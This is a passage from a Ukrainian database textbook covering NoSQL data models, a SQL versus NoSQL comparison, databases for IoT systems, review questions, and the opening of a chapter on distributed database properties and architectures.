- місцями не збігається навіть синтаксис SQL – в частині, наприклад, зовнішніх з'єднань таблиць (outer join);
- оскільки різні сервери користуються різними принципами блокувань і організації транзакцій, то для ефективної роботи багатьох користувачів потрібні різні способи організації програми;
- кожен сервер має свої власні, унікальні і, як правило, дуже корисні в конкретних додатках особливості.

NoSQL (not only SQL, не-SQL або нереляційних) – це база даних, яка дає спосіб керувати даними, що знаходяться в нереляційній формі, тобто яка не структурована в табличному вигляді і не має табличних відношень.

NoSQL дедалі більше набирає популярності, оскільки використовується в додатках великих даних та в реальному часі. Їх структури даних повністю відрізняються від структур реляційних баз даних.

NoSQL є альтернативою звичайним реляційним базам даних, в яких дані розміщуються в таблицях, а структура даних ретельно розробляється перед створенням бази даних. Бази даних NoSQL мають масштабований, високопродуктивний та гнучкий характер. При цьому ми можемо мати справу з різноманітними моделями даних.

6.5 Структури даних, що використовуються в різних БД

У реляційних базах даних сутності представляються у вигляді рядків таблиць, їх параметри – у вигляді стовпців, а зв'язок між сутностями різних типів здійснюється за допомогою відношень один-до-одного або один-до-багатьох.

Структури даних, що використовуються в NoSQL (такі як ключ-значення, сховище з широким стовпчиком, граф, документ) є відмінними від тих, що використовуються за замовчуванням в реляційних базах, що робить тим самим деякі операції над даними значно швидшими на NoSQL.

NoSQL – це сховище, яке не відповідає моделі реляційних баз даних і їх характеристикам, у них немає схем, вони не об'єднуються, і не гарантують властивості ACID. Масштабується NO-система горизонтально і використовує широкий обсяг основної пам'яті комп'ютера, вирішуючи проблему великих обсягів інформації.

Першими системами NoSQL вважаються BigTable від Google та DynamoDB від Amazon. Успіх цих систем поклав початок розробці ряду схожих систем БД з відкритим вихідним кодом, найбільш популярними з яких є Hypertable, Cassandra, MongoDB, DynamoDB

Зростаючий інтерес призвів до появи ряду систем управління базами даних NoSQL (СУБД) з акцентом на продуктивність, надійність і узгодженість. Ряд існуючих структур індексації були повторно використані і поліпшені з метою підвищення продуктивності пошуку і читання. NoSQL не мають фіксованої структури таблиць, як у реляційній системі.

В основному існує чотири типи баз даних NoSQL.

Сховище з широким стовпчиком: зберігання та впорядкування даних організоване по стовпцях, а не по рядках.

Вони можуть запитувати великий обсяг даних набагато швидше, ніж традиційні бази даних. Їх можна використовувати для каталогів, виявлення шахрайства тощо. *Приклади:* Apache Cassandra, Apache HBase, Google BigTable, Scylla, Vertica тощо.

Документо-орієнтована система керування базами даних: зберігають напівструктуровані дані разом з їх описом у форматі документа.

В основі документо-орієнтованих СКБД лежать документні сховища (англ. document store), котрі мають структуру дерева (іноді лісу). Структура дерева починається з кореневого вузла і може містити кілька внутрішніх і листових вузлів. Листові вузли містять дані, які при додаванні документа заносяться в індекси, що дозволяє навіть при досить складній структурі знаходити місце (шлях) шуканих даних. API для пошуку дозволяє знаходити за запитом документи та частини документів. На відміну від сховищ типу ключ-значення, вибірка за запитом до документного сховища може містити частини великої кількості документів без повного завантаження цих документів в оперативну пам'ять.

Документо-орієнтовані бази даних застосовуються у системах керування вмістом, видавничій справі, документальному пошуку, для обробки даних мобільних додатків. Вони широко використовуються разом з JSON та JavaScript.

Приклади: MongoDB, MarkLogic, CouchDB, BaseX, IBM Domino тощо.

База даних «ключ-значення» (англ. key-value database або key-value store) – парадигма сховищ даних, створена для зберігання, виймання та керування асоціативними масивами – структурою даних, більш відомою як словник або геш (хеш). Словники містять колекції об'єктів або записів, які можуть мати багато різних полів з даними. Ці записи зберігаються та виймаються за допомогою ключа, який однозначно позначає записи, також він використовується для швидкого пошуку в базі даних.

База даних «ключ-значення» працює зовсім інакше ніж реляційні бази даних (РБД). РБД попередньо визначають структуру даних у базі даних як послідовність таблиць, які містять поля з чітко визначеними типами даних. Попередній опис типу

даних дозволяє застосовувати численні оптимізації при програмуванні бази даних.

На відміну від цього, системи «ключ-значення» ставляться до даних як до єдиної

Key	Value
K1	AAA,BBB,CCC
K2	AAA,BBB
K3	AAA,DDD
K4	AAA,2,01/01/2015
K5	3,ZZZ,5623

непрозорої колекції, яка може мати різні поля для кожного запису. Це забезпечує значну гнучкість і точніше слідує сучасним концепціям, таким як об'єктно-орієнтоване програмування. Оскільки необов'язкові значення не представлено заповнювачами, як це зроблено

в більшості РБД, бази даних «ключ-значення» зазвичай використовують набагато менше пам'яті для зберігання такої ж бази даних, що може призводити до значного збільшення продуктивності при певних робочих навантаженнях.

Приклади: Aerospike, Berkeley DB, Dynamo, Redis, Riak, ZooKeeper тощо.

Графова база даних – це база даних, яка використовує структури графів для семантичних запитів з вершинами, ребрами та властивостями для представлення та зберігання даних. Можна уявити вузол як запис, а ребро як взаємозв'язок між записами в реляційній базі даних. Ця модель підтримує більш широке представлення відношень даних. Вони корисні для систем управління взаємовідносинами з клієнтами, дорожніх карт, систем бронювання тощо.

Приклади: AllegroGraph, InfiniteGraph, MarkLogic, Neo4j, IBM graph, Titan, GraphBase тощо.

6.6 Різниця між SQL та NoSQL

Порівняння SQL та NoSQL баз даних наведено в таблиці 6.1.

Таблиця 6.1 – Порівняння SQL та NoSQL баз даних

SQL	NoSQL
Бази даних SQL є вертикально масштабованими. Їх можна масштабувати, збільшуючи апаратну ємність (ЦП, ОЗУ, SSD тощо) на одному сервері	Бази даних NoSQL можна масштабувати горизонтально. Їх можна масштабувати, додаючи до інфраструктури більше серверів для управління великим навантаженням і зменшення купи

Продовження таблиці 6.1

SQL	NoSQL
Бази даних SQL – це в основному реляційні бази даних (СУБД)	Бази даних NoSQL – це в основному нереляційні або розподілені бази даних
Старі технології	Порівняно молода технологія
Бази даних SQL складаються з таблиць у формі рядків і стовпців і повинні суворо дотримуватися стандартних визначень схем. Вони є кращим варіантом для програм, які потребують багаторядкових транзакцій	Бази даних NoSQL можуть базуватися на документах, парах ключ-значення, графах або стовпцях, і вони не повинні дотримуватися стандартних визначень схем
Вони мають добре розроблену заздалегідь визначену схему для структурованих даних	Вони мають динамічну схему для неструктурованих даних. Дані можна гнучко зберігати, не маючи заздалегідь визначеної структури
Бази даних SQL потребують нормалізованої схеми даних	Бази даних NoSQL підтримують денормалізовану схему
Дороге масштабування	Дешевше масштабування
Вони добре підходять для складних запитів, оскільки SQL має стандартний інтерфейс для обробки запитів	Не підходять для складних запитів, оскільки в NoSQL немає стандартного інтерфейсу для обробки запитів. Запити в NoSQL не такі потужні, як запити SQL
Бази даних SQL погано підходять для ієрархічного зберігання даних	Бази даних NoSQL найкраще підходять для ієрархічного зберігання даних, оскільки вони слідуєть методу пари ключ-значення для зберігання даних
З комерційної точки зору бази даних SQL, як правило, класифікуються як відкриті та закриті джерела	Вони класифікуються на основі способу зберігання даних: сховище ключ-значення, сховище документів, сховище графів, сховище стовпців, сховище XML

Продовження таблиці 6.1

SQL	NoSQL
Бази даних SQL підтримують властивості ACID (атомність, послідовність, ізоляція та довговічність)	Бази даних NoSQL відповідають теоремі Brewers CAP (узгодженість, доступність та стійкість до розділення)
Додавання нових даних у базу даних SQL вимагає внесення деяких змін, зокрема зміни схем	Нові дані можна легко вставити в бази даних NoSQL, оскільки вони не вимагають жодних попередніх кроків
Відмінна підтримка постачальників та підтримка спільноти доступна для всіх баз даних SQL	Для баз даних NoSQL доступна лише обмежена підтримка спільноти
Найкраще підходять для додатків із високим рівнем транзакцій	Ви можете використовувати NoSQL для важких транзакційних цілей. Однак не варто
Не підходить для ієрархічного зберігання даних	Підходить для ієрархічного зберігання даних та зберігання великих наборів даних (наприклад, великі дані)
Приклад баз даних SQL: MySQL, Oracle, MS-SQL, SQLite.	Приклади баз даних NoSQL: MongoDB, Apache CouchDB, Redis, HBase.

6.7 Клієнт-серверні технології баз даних як важлива частина архітектури IoT-системи

Колись Інтернет був рішенням для об'єднання людей за допомогою комп'ютерів. Але сьогодні мережа об'єднує не лише мільярди користувачів, але й десятки мільярдів розумних пристроїв по всьому світу: від фітнес-трекерів та роботів-пилососів до промислових сенсорів. Цей новітній Інтернет речей (Internet of Things, IoT) генерує терабайти цінних даних, які дозволяють вирішувати найскладніші завдання: оптимізація процесів та операцій, ринкові та промислові дослідження, ухвалення рішень, створення нових бізнес-моделей тощо.

БД для IoT – це спеціалізоване сховище, призначене для збору, зберігання та обробки великих інформаційних масивів, які генеруються пристроями Інтернету

речей. Генеровані дані можуть бути дуже різноманітними: від показників температури та рівнів вологості до даних про рух і положення об'єктів.

З погляду функціоналу така інформаційна база має забезпечувати низку можливостей:

- збір даних з різних джерел (пристрої, API);
- зберігання та організація даних у зручному для пошуку форматі;
- обробка даних: їх фільтрація, агрегація, аналіз тощо;
- візуалізація даних, тобто їх представлення у наочному та зрозумілому вигляді;
- інтеграція даних для взаємодії з різноманітними системами та додатками.

Для інтернету речей застосовуються:

- звичні реляційні бази даних (MySQL, PostgreSQL);
- NoSQL-бази (MongoDB, Cassandra, HBase);
- хмарні бази (Amazon DynamoDB, Google Cloud Bigtable);
- Time-series бази даних (InfluxDB, TimescaleDB) тощо.

Рішення Інтернету речей незліченні: вони створюються під різні завдання та масштаби, відтак диктують різні вимоги щодо швидкодії, оновлення в реальному часі, безпеки, гнучкості тощо. Однак база даних завжди залишається одним з ключових компонентів інфраструктури IoT та фундаментом її ефективної роботи. Побудова та підтримка бази даних для інтернету речей має власні підводні камені. Розробникам доведеться зважати на низку особливостей (рисунок 6.4).




Рисунок 6.4 – Особливості роботи з БД для IoT

Масштабні IoT-системи зазвичай генерують величезні обсяги даних, оскільки охоплюють дуже велику кількість підключених пристроїв. Дані з них можуть надходити безперервно, у потоковому режимі. Відтак важливо мати систему, що зможе впоратись із цим неймовірним інформаційним масивом. Важливо продумати ефективні методи зберігання та обробки даних IoT у хмарних або локальних системах. Базы даних мають бути надійними та придатними для горизонтального масштабування.

У складних та критично важливих IoT-системах дані від пристроїв мають оброблятися без затримок, оскільки від швидкості реакції безпосередньо залежить перебіг операцій чи робота автоматики (наприклад, при виявленні несправностей або надзвичайних ситуацій). Для реалізації такої миттєвої роботи розробники нерідко вдаються до використання граничних обчислень, спеціалізованих легких протоколів та стримінгових платформ, таких як Apache Kafka або AWS Kinesis.

Дані з IoT-пристроїв дуже часто мають гетерогенну природу: вони можуть мати різні формати (структуровані, напівструктуровані, неструктуровані), різну частоту надходження та вимоги до обробки. Як приклад, це може бути інформація з сенсорів (температура, вологість), відео та аудіопотоки, текстові вводи тощо. Відтак БД має розв'язувати проблеми форматування, стандартизації та нормалізації даних, аби забезпечити сумісність між різними системами та платформами.

Дані у системах IoT можуть бути вкрай чутливими. Втручання у ці відомості може спричинити дуже серйозні наслідки для будь-яких галузей: виробництво, охорона здоров'я, ланцюжки постачання тощо. Відтак база даних для системи інтернету речей має покладатись на надійні алгоритми шифрування та просунуті системи контролю доступу. Також вона має відповідати міжнародним та локальним регулятивним вимогам захисту даних, таким як GDPR.

Оскільки потоки даних з багатьох IoT-пристроїв в системі можуть бути дуже об'ємними, інформаційна база потребує ефективних механізмів фільтрації та агрегування. Такі рішення допомагають зменшити обсяг даних для подальшого аналізу або зберігання. Використання в базі черг повідомлень і систем буферизації також допомагає управляти безперервним потоком даних, забезпечуючи баланс між пропускною здатністю мережі та швидкістю обробки.

Робота з IoT будується на принципах та технологіях Big Data. Для зберігання та обробки величезних обсягів даних використовують розподілені системи зберігання, такі як Hadoop, Apache Cassandra, або Amazon S3. Ці рішення дозволяють масштабувати сховища даних відповідно до нагальних потреб. Необхідно також приділяти увагу архівуванню. Зберігання застарілих даних важливе для подальшого аналізу трендів, стратегічного прогнозування, звітності тощо. Також переміщення даних в архів допомагає звільнити ресурси для нових потоків.

Одне з ключових завдань налагодження екосистеми IoT полягає в тому, аби знизити навантаження на центральну базу даних. Найкращою практикою для цього нині стала децентралізація: впровадження *граничних (edge computing)* та *«туманних» (fog computing)* обчислень.

Зміст цих підходів полягає в тому, аби частково чи повністю перенести обробку, фільтрацію та аналіз даних якомога ближче до джерела їх походження. Так, сенсор IoT буде спершу скеровувати свої покази не на центральний сервер, а на локальний обчислювальний вузол. Алгоритм у цьому вузлі може вирішувати, чи варті нові дані передачі у центральний сервер для подальшої обробки (наприклад, чи виходять показники сенсора за допустимі межі).

Локальна фільтрація та агрегація даних дозволяє відсіювати нерелевантні та непотрібні для центральної системи відомості, а відтак – скорочувати навантаження на мережу та базу даних. Децентралізація також забезпечує системі запас міцності: окремі вузли можуть продовжувати операції навіть у випадку відмови центрального сервера чи сховища даних.

Ще один шлях до зменшення навантаження на систему криється у зменшенні частоти запису: передача не обов'язково має здійснюватись в режимі реального часу. Замість того, аби зберігати кожне окреме значення від пристрою, дані можна *агрегувати за певними проміжками часу* (хвилини, години, дні) – відповідно до вимог операцій та галузі, в якій працює мережа IoT. Це дозволяє зберігати лише середні, мінімальні, максимальні або сумарні значення. Агрегація також дозволяє збирати та об'єднувати дані з кількох пристроїв, що також знижує частоту передач і оптимізує використання мережевих ресурсів.

Аби мінімізувати навантаження на систему без втрати продуктивності, *агреговані дані можна передавати на сервер пакетами, що формуються протягом певного часу*. Цей підхід може бути особливо корисним для пристроїв з обмеженими ресурсами, такими як сенсори. Під час формування пакета для центральної бази інформація може проходити через локальну фільтрацію та обробку, що додатково підвищує ефективність усієї архітектури.

Варто також приділити увагу тому, в якому вигляді дані передаються у централізоване сховище. *Ефективна компресія* дозволяє заощадити трафік, прискорити швидкість передачі та мінімізувати ймовірність втрати даних під час передачі, підвищуючи надійність системи. *Застосування алгоритмів стиснення (gzip, zlib)* перед передачею даних з IoT пристроїв допомагає зменшити обсяг передавання, що позитивно впливає на пропускну здатність та стабільність системи. Компресія корисна і при довготривалому зберіганні інформації. Деякі бази даних (наприклад, TimescaleDB, InfluxDB) підтримують автоматичне стиснення даних при зберіганні, що зменшує їх обсяг без втрати суттєвого змісту. Це може бути особливо корисним при архівуванні, резервному копіюванні даних тощо.

Однак варто пам'ятати, що компресія/декомпресія з високим ступенем стиснення потребує суттєвих обчислювальних ресурсів. Це особливо критично для систем реального часу, які в певних сценаріях можуть потребувати швидкісної декомпресії архівів.

Спеціалізовані практики та інструменти управління даними дозволяють оптимізувати їхнє зберігання, обробку та застосування. Життєвий цикл кожного байту інформації у системі можна зробити економічно ефективним, прозорим та безпечним.

Зокрема, історичні дані, які більше не потрібні у швидкому доступі чи аналітиці, можуть бути переміщені в архіви або холодне сховище (cold storage). Це знижує витрати на зберігання та звільняє максимум ресурсів для роботи з актуальними даними.

Наступним кроком може бути автоматизоване видалення історичних та архівних даних, які не несуть жодної цінності для бізнесу. Це важливо не лише з огляду на економію коштів та ресурсів системи, але й з огляду кібербезпеки. Адже

навіть неактуальні дані можуть становити певну цінність для злочинців, які шукають будь-які заціпки та вразливості у системах організації.

Обсяг та різноманітність даних, які генеруються пристроями інтернету речей, зростають експоненційно. Тому будь-яка база даних для IoT-систем має бути масштабованою: бути готовою до величезних інформаційних потоків, підтримувати високу пропускну здатність, легко включати у себе нові вузли, залишатись стабільною й доступною в будь-яких сценаріях.

Для IoT-систем, які генерують великі обсяги даних, варто використовувати бази даних з широкими можливостями горизонтального масштабування. Йдеться про можливість легко включати в архітектуру нові сервери для розподілу навантаження (наприклад, Cassandra, HBase).

Важливими для масштабування також є механізми шардінгу, тобто розбиття даних на частини для розподілу між різними серверами. Це допомагає розвантажити окремі вузли системи та забезпечити ефективну обробку великих обсягів даних. Використання розподілених систем, таких як MongoDB, дозволяє обробляти дані на кількох серверах одночасно, забезпечуючи швидкість та надійність.

Контрольні питання

1. У чому відмінність між файл-серверною та клієнт-серверною архітектурами?
2. Які недоліки притаманні файл-серверній архітектурі?
3. Як передача даних відбувається у файл-серверній та клієнт-серверній архітектурах?
4. Чому файл-серверна архітектура є менш ефективною при роботі з великими базами даних?
5. Які рівні містить трирівнева архітектура баз даних?
6. Як трирівнева архітектура сприяє масштабованості баз даних?
7. Чому важливо розподіляти навантаження між клієнтом і сервером?
8. Які технології використовуються для зв'язку між клієнтом та сервером у базах даних?
9. Чим відрізняються реляційні та NoSQL сервери баз даних?
10. Чому MongoDB є популярною серед NoSQL баз даних?
11. Які сервери баз даних найкраще підходять для аналітики та великих обсягів даних?

Тема 7. Розподілені БД

- 7.1 Властивості розподілених баз даних
- 7.2 Однорідні та неоднорідні РСКБД
- 7.3 Логічна архітектура розподіленої СКБД
- 7.4 Архітектура програмно-технічних засобів розподілених СКБД
- 7.5 Різновиди архітектури РСКБД
- 7.6 Розподілене зберігання даних
- 7.7 Проблеми розподілених БД
- 7.8 Види обмежень цілісності у розподілених БД

Розподілена база даних (РБД) – це набір логічно зв'язаних між собою поділюваних даних і їхніх описів, які фізично розподілені в деякій комп'ютерній мережі.

Розподілена система керування базами даних (РСКБД) – це програмне забезпечення, яке керує РБД і надає такі механізми доступу до них, що їх застосування дає користувачу можливість працювати з РБД як з однією цілісною базою даних.

Розподілена система керування базами даних складається з єдиної логічної бази даних, розділеної на деяку кількість фрагментів. Кожний фрагмент бази даних зберігається на одному або декількох комп'ютерах (вузлах, sites), які з'єднані між собою комунікаційною мережею й кожний з яких працює під керуванням окремої СКБД. Будь-який користувач може виконати операції над даними на своєму локальному вузлі точно так само, як якби цей вузол зовсім не входив у розподілену систему (що створює певний ступінь локальної автономії). З іншого боку, будь-який вузол здатний обробляти дані, що зберігаються на інших комп'ютерах мережі.

Користувачі взаємодіють із розподіленою базою даних через додатки. Локальні додатки не вимагають доступу до даних на інших вузлах, глобальні додатки вимагають подібного доступу. У РСКБД повинен існувати хоча б один глобальний додаток, тому будь-яка РСКБД повинна мати наступні особливості.

Дані, що зберігаються, розбиті на деяку кількість фрагментів. Між фрагментами може бути організована реплікація даних. Фрагменти і їхні репліки розподілені по різних вузлах. Вузли зв'язані між собою мережними з'єднаннями. Робота з даними на кожному вузлі курується СКБД. СКБД на кожному вузлі здатні підтримувати автономну роботу локальних додатків.

Архітектура розподіленої СКБД наведена на рисунку 7.1. Кожний з вузлів мережі містить свою базу даних, однак вони розглядаються як логічно єдина база, а не як сукупність розкиданих у мережі файлів. Усі дані є логічно взаємозалежними.




Рисунок 7.1 – Розподілена база даних

7.1 Властивості розподілених баз даних

Крістофер Дейт, відомий фахівець по базах даних зі світовим ім'ям (працював над розвитком реляційних СУБД разом з Едгаром Коддом), визначив дванадцять головних властивостей, які повинні мати всі розподілені бази даних:

1. *Локальна автономія (local autonomy)*. Ця властивість означає, що управління даними на кожному з вузлів розподіленої системи виконується локально. База даних, розташована на одному з вузлів, є невід'ємним компонентом розподіленої системи. Будучи фрагментом загального простору даних, вона в той же час функціонує як повноцінна локальна база даних, а управління нею здійснюється локально, незалежно від інших вузлів системи.

2. *Незалежність вузлів (no reliance on central site)*. Всі вузли рівноправні і незалежні, а розташовані на них БД є рівноправними постачальниками даних в загальний простір даних. База даних на кожному з вузлів є самодостатньою – вона включає повний власний словник даних і повністю захищена від несанкціонованого доступу.

3. *Безперервні операції (continuous operation)*. Це можливість безперервного доступу до даних в рамках розподіленої БД незалежно від їх розташування і незалежно від операцій, що виконуються на локальних вузлах.

4. *Прозорість розташування (location independence)*. Користувач, що звертається до БД, нічого не повинен знати про реальне, фізичне розміщення даних у вузлах інформаційної системи.

5. *Прозора фрагментація (fragmentation independence)*. Можливість розподіленого (тобто на різних вузлах) розміщення даних, логічно поєднаних в єдине ціле. Існує фрагментація двох типів: горизонтальна і вертикальна. Перша означає, що рядки таблиці зберігаються на різних вузлах. Друга означає розподіл стовпців логічної таблиці по декількох вузлах.

6. *Прозоре тиражування (replication independence)*. Тиражування даних – це асинхронний процес перенесення змін об'єктів вихідної бази даних в бази, розташовані на інших вузлах розподіленої системи.

7. *Обробка розподілених запитів (distributed query processing)*. Можливість виконання операцій вибірки даних з розподіленої БД, за допомогою запитів, сформульованих мовою SQL.

8. *Обробка розподілених транзакцій (distributed transaction processing)*. Можливість виконання операцій оновлення розподіленої бази даних, які не порушують цілісність і узгодженість даних. Ця мета досягається вживанням двофазного протоколу фіксації транзакцій.

9. *Незалежність від устаткування (hardware independence)*. Ця властивість означає, що вузлами розподіленої системи можуть виступати ПК будь-яких моделей і виробників.

10. *Незалежність від операційних систем (operationg system independence)*. Ця властивість витікає з попередньої і означає різноманіття операційних систем, які керують вузлами розподіленої системи.

11. *Прозорість мережі (network independence)*. Доступ до будь-яких баз даних відбувається по мережі. Спектр підтримуваних конкретною СКБД мережевих протоколів не має бути обмеженням системи, заснованої на розподіленій БД.

12. *Незалежність від баз даних (database independence)*. Ця властивість означає, що в розподіленій системі можуть працювати СКБД різних виробників, і можливі операції пошуку і оновлення в базах даних різних моделей і форматів.

7.2 Однорідні та неоднорідні РСКБД

Залежно від типу програмного забезпечення розрізняють два типи РСКБД:

- однорідні;
- неоднорідні.

В *однорідних* РСКБД передбачається, як мінімум, що на всіх вузлах використовуються *однотипні* СУБД (наприклад, реляційні), які мають схожі функціональні можливості. Як максимум, припускається, що на всіх вузлах використовуються однакові технічні засоби, тобто однакові типи комп'ютерів і програмного забезпечення. Це стосується операційних систем, програмного забезпечення СКБД та моделей даних, що підтримуються.

У *неоднорідних* РСКБД вузли базуються на різних програмно-технічних платформах, які можуть містити різні типи СКБД. Окрім того, такі СКБД можуть підтримувати різні моделі даних. У цьому випадку ускладнюється вирішення проблеми їхньої взаємодії.

7.3 Логічна архітектура розподілених баз даних

Однією з важливих проблем РСКБД є досягнення логічної незалежності даних від місця зберігання, тобто прозорість доступу до даних. Це означає, що користувач повинен мати можливість сприймати всі необхідні йому дані як єдине ціле, не зважаючи на те, в який спосіб вони розподілені у мережі.

Логічна архітектура розподілених баз даних – це архітектура логічно взаємозалежних даних. Графічне зображення логічної архітектури розподілених баз даних наведено на рисунку 7.2. Особливість архітектури РБД полягає в тому, що виникає ще один рівень, глобальний концептуальний, завданням якого (як і в

моделі ANSI/SPARC) є зображення концептуальної моделі предметної області в цілому. На цьому рівні описується характер розподілу даних.

На локальному концептуальному рівні здійснюється локальний опис ПЗ. Тобто схема цього рівня містить опис тільки тієї частини предметної області, що є специфічною для конкретного вузла РБД; дані інших вузлів розподіленої БД в схемі не вказуються. Відображення «глобальний-концептуальний/локальний-концептуальний» дають змогу зобразити глобальну концептуальну схему у вигляді сукупності локальних концептуальних схем, і навпаки.




Рисунок 7.2 – Логічна архітектура розподіленої СКБД

Глобальна зовнішня схема зображує дані, необхідні користувачам і додаткам, у бажаному для них вигляді, незалежно від способу розподілу даних за вузлами. Це завдання вирішується завдяки тому, що глобальні зовнішні схеми базуються на глобальній концептуальній схемі. Локальні зовнішні схеми базуються на локальних концептуальних схемах, відтак вони можуть посилатися лише на ті дані, що розташовані на відповідному вузлі розподіленої БД.

Локальні внутрішні схеми – це схеми зберігання даних на конкретних вузлах РБД. Вони пов’язані з відповідними локальними концептуальними схемами.

7.4 Архітектура програмно-технічних засобів розподілених СКБД

Архітектура програмно-технічного комплексу розподілених СКБД має три головні характеристики:

- розподіленість;
- неоднорідність;
- автономність.

Розглянемо ці характеристики детальніше.

Розподіленість

Спосіб розподілу компонентів системи баз даних за комп'ютерами мережі визначається тим, чи є в мережі єдиний комп'ютер з повноваженнями розподіленої СКБД, або ж їх кілька. Якщо таких комп'ютерів кілька, то чи є між ними взаємодія тощо.

Неоднорідність

Важливою характеристикою є міра однорідності програмно-технічних засобів СКБД. Ідеться про технічне забезпечення (типи комп'ютерів), комунікаційні засоби зв'язку, операційні системи і типи баз даних (моделі даних, мови запитів, алгоритми керування транзакціями тощо).

Автономність

Автономність характеризує, наскільки самостійно компоненти СКБД можуть виконувати свої функції. До питань автономності належать:

- автономність проектних рішень (наскільки самостійно компоненти СКБД можуть розв'язувати задачі, які були спроектовані для них);
- автономність вирішенням комунікаційних проблем (наскільки самостійно компоненти СКБД можуть встановлювати зв'язки з іншими компонентами);
- автономність обчислень (наскільки самостійно компоненти СКБД можуть приймати рішення щодо виконання локальних операцій). Діаметрально протилежними підходами до вирішення цих питань є створення єдиної централізованої СКБД та встановлення СКБД у кожному з вузлів мережі.

Зазначимо, що перелічені характеристики мають не лише розподілені СКБД, але й усі розподілені системи обробки даних.

7.5 Різновиди архітектури

Основні різновиди архітектури програмно-технічних засобів РСКБД:

- клієнт-серверна архітектура;
- архітектура з багатьма незалежними серверами;
- архітектура із взаємодіючими серверами;
- архітектура однорангової мережі.

Розглянемо ці типи архітектури детальніше.

Клієнт-серверна архітектура

Така архітектура передбачає наявність єдиного комп'ютера-сервера і багатьох комп'ютерів-клієнтів, що взаємодіють між собою через канали зв'язку. На сервері розташована СКБД та інтегрована (централізована) база даних. Ніякого розподілу баз даних за вузлами мережі немає. На клієнтських комп'ютерах виконуються застосування, які працюють із серверною базою даних, а також розміщене програмне забезпечення для зв'язку з віддаленою СКБД. Як клієнти, так і сервер оснащені комунікаційним програмним забезпеченням.

Архітектура з багатьма незалежними серверами

Ця архітектура передбачає існування багатьох серверів, що мають доступ до своїх локальних баз даних. У такому випадку на комп'ютерах клієнтів має зберігатись інформація стосовно того, які дані на яких серверах розташовані, а також має бути розміщене програмне забезпечення, що дає змогу декомпонувати запити для їхнього виконання на різних серверах і потім об'єднати результати.

Архітектура із взаємодіючими серверами

У цьому випадку передбачається, що кожний із серверів містить повну інформацію стосовно того, які дані на яких серверах зберігаються, а також здатний обробляти розподілені запити. У разі потреби один сервер може звернутися до іншого для одержання необхідних даних. Кожен клієнт має свій сервер, до якого звертається для виконання операцій над розподіленою базою даних.

Архітектура однорангової мережі

Усі комп'ютери мережі є серверами. На кожному комп'ютері розміщено розподілену СКБД і базу даних, з кожного комп'ютера можна надіслати до іншого запит на отримання необхідних даних.

Розподіл даних по мережі

Основне завдання при проектуванні розподіленої БД – розподіл даних по мережі. Способи вирішення цього завдання:

- в кожному вузлі мережі зберігається і використовується власна БД, проте збережені в ній дані доступні для інших вузлів мережі;
- всі дані розподіленої БД повністю дублюються в кожному вузлі мережі;
- збережені в центральному вузлі дані частково дублюються в тих периферійних вузлах, в яких вони використовуються.

Розподілена обробка даних вимагає вирішення питань:

- розподілені БД можуть бути однорідними або неоднорідними в сенсі використовуваних СКБД. Для користувачів в будь-якому випадку повинна бути забезпечена прозорість перетворень структур даних (навіть при використанні різних СКБД);
- повинна бути єдина концептуальна схема для забезпечення прозорості даних по всій мережі (користувач не повинен вказувати вузол, де знаходяться дані);
